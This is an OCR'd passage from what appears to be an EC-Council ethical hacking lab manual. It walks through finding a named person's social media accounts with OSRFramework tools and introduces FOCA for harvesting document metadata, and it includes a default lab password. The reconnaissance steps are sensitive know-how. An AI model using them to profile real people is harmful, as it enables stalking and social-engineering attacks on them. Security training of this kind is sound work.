
7. Use **searchfy** to check for the existence of a given user details on different social networking platforms such as Github, Instagram and Keyserverubuntu. Type **searchfy -q "target user name or profile name"** (here, the target user name or profile is **Tim Cook** and it is searched in all the social media platforms) and press **Enter**.

   Note: **-q**: specifies the query or list of queries to be performed.




8. The searchfy will search the user details in the social networking platforms and will provide you with the existence of the user. These profile links of the target user can be used by the attackers to perform social engineering attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



9. Similarly, you can use following OSRFramework packages to gather more information about the target:
   - **usufy** - Gathers registered accounts with given usernames.
   - **mailfy** – Gathers information about email accounts
   - **phonefy** – Checks for the existence of a given series of phones
   - **entify** – Extracts entities using regular expressions from provided URLs
10. This concludes the demonstration of gathering information about the target user aliases from multiple social media platforms using OSRFramework.
11. Close all open windows and document all the acquired information.


Task 4: Footprinting a Target using FOCA

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that reveals metadata and hidden information in scanned documents. These documents are searched for using three search engines: Google, Bing, and DuckDuckGo. The results from the three engines amounts to a lot of documents. FOCA examines a wide variety of records, with the most widely recognized being Microsoft Office, Open Office and PDF documents. It may also work with Adobe InDesign or SVG files. These archives may be on-site pages and can be downloaded and dissected with FOCA.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. In the **Windows Server 2019** virtual machines, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

